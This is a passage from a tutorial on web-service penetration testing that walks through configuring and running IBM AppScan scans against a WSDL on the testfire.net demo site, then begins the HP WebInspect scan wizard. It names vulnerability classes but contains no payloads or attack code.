
**Figure 4: URL and Servers Window**

If you need to configure any additional settings for proxy or HTTP authentication, you can configure them here, but to test the web services, I will continue with the default settings, as shown in Figure 5.



**Figure 5: URL and Servers Window**


Click on “Next” to open the “Test Policy” window, as shown in Figure 6.



**Figure 6: Test Policy Window**

Here you will find a predefined policy present to test SOAP-related tests, i.e., “Web Services.” Select “Web Services.” If you want to check what are the test cases associated with this policy, just click on the “Full Scan Configuration” link, which is in the left bottom corner of this window, under “General Tasks.” Clicking on the “Full Scan

Configuration” link will open a new “Full Scan Configuration” window, as shown in Figure 7.



**Figure 7: Full Scan Configuration Window**

Select the “Test Policy” tab, which is on the left side of the window under “TEST,” to view the test cases included in this Web Services policy. Under the “No Grouping” option when you start exploring the test cases, you will see three types of buttons:

- Disabled**
- Enabled**
- Partially Enabled**

#### Disabled


1. Enabled
2. Partially Enabled

Below mentioned are some of the classes of test cases included in this policy.

3. XML External Entities
4. Information Leakage
5. Insufficient Authentication
6. SQL Injection
7. Cross Site Scripting
8. Directory Indexing
9. Abuse of functionality
10. Session Fixation


11. OS Commanding
12. Format String
13. Brute Force
14. Insecure Indexing
15. LDAP Injection
16. Content Spoofing
17. Remote File Inclusion
18. Null Byte Injection
19. SSI Injection
20. Insufficient Session Expiration
21. Insufficient Transport Layer Protection
22. HTTP Response Splitting
23. Path Traversal
24. XPath Injection

After exploring the test cases included, click on “OK” to close the full scan configuration window, then click on “Next” to complete the configuration wizard and it will open a new window, as shown in Figure 9.




**Figure 9: Complete Scan Configuration Window**

This window shows that you have successfully completed the scan configuration wizard and also provides information how to start the test by exploring web services methods using GSC. Click on “Finish” to launch GSC, where GSC will import all the methods available in the provided WSDL file as shown in Figure 10.




**Figure 10: GSC Window**

This GSC shows all the imported methods under “Request Library.” Now you need to edit each method request and provide a value for the required parameter with the required data type in the edit request option, as shown in Figure 11.




**Figure 11: GSC**

I selected the “IsValidUser” method and clicked on the “UserId” parameter. It requires a string datatype value. Now provide a string datatype value and invoke the request. I provided the value 1 and clicked on the “Invoke” button; the response I got is shown in Figure 12.




**Figure 12: GSC Request Editor**

Similarly select all the methods, put the required data type value in the parameters, and invoke the requests one by one. After completion of all the invocation of requests, close the GSC window. Now AppScan will record all the requests and generate the test cases to start web services penetration testing, as shown in Figure 13.



**Figure 13: AppScan Test Window**

As you can see, AppScan fetched all the requests from GSC request history and is all set to start the test. Just click on the “Test Only” option in the top left corner to start the test. After completion of all test cases, you will get the result in AppScan, as shown in Figure 14.




**Figure 14: AppScan Result**

Here are the results of the web service scan using AppScan. Now you can use AppScan to test any web service to discover the vulnerabilities present. And you need to verify it manually to avoid False-positive.

### WebInspect


HP WebInspect (<http://www8.hp.com/in/en/software-solutions/software.html?compURI=1341991>) is another very popular tool for web application penetration testing. It uses real-world hacking techniques and attacks to thoroughly analyze your web applications and web services to identify security vulnerabilities. It contains some features in web services penetration testing that make it one of the popular black box web services penetration testing tools. Now we will focus on how to test web services using HP WebInspect.

Open WebInspect and you will find its start page containing “Recently Opened Scans,” “Scans Scheduled for Today,” “WebInspect Messages,” “What’s new in WebInspectxx.x!” (where “xx.x” is the version of WebInspect you are using), along with options to start a new scan, as shown in Figure 15.




**Figure 15: WebInspect Start Page**

Click on “Start a Web Service Scan,” which will open a “Web Service Scan Wizard,” as shown in Figure 16.



**Figure 16: Web Service Scan Window**

Select “Configure a Web Service Scan” and in the space for “WSDL Location” insert your WSDL URL. In my case, I am using the same <http://www.testfire.net/bank/ws.asmx?WSDL>. And in “Scan Name” enter a name. I am using testfire, as shown in Figure 17.




**Figure 17: Web Service Scan Window**

Click on “Next” to get the “Authentication and Connectivity” window, where you have to provide all the required details, as shown in Figure 18.




**Figure 18: Authentication and Connectivity Window**

As in our case we don't need any "Network Proxy" or "Network Authentication," uncheck the "Network Proxy" option, as shown in Figure 19.



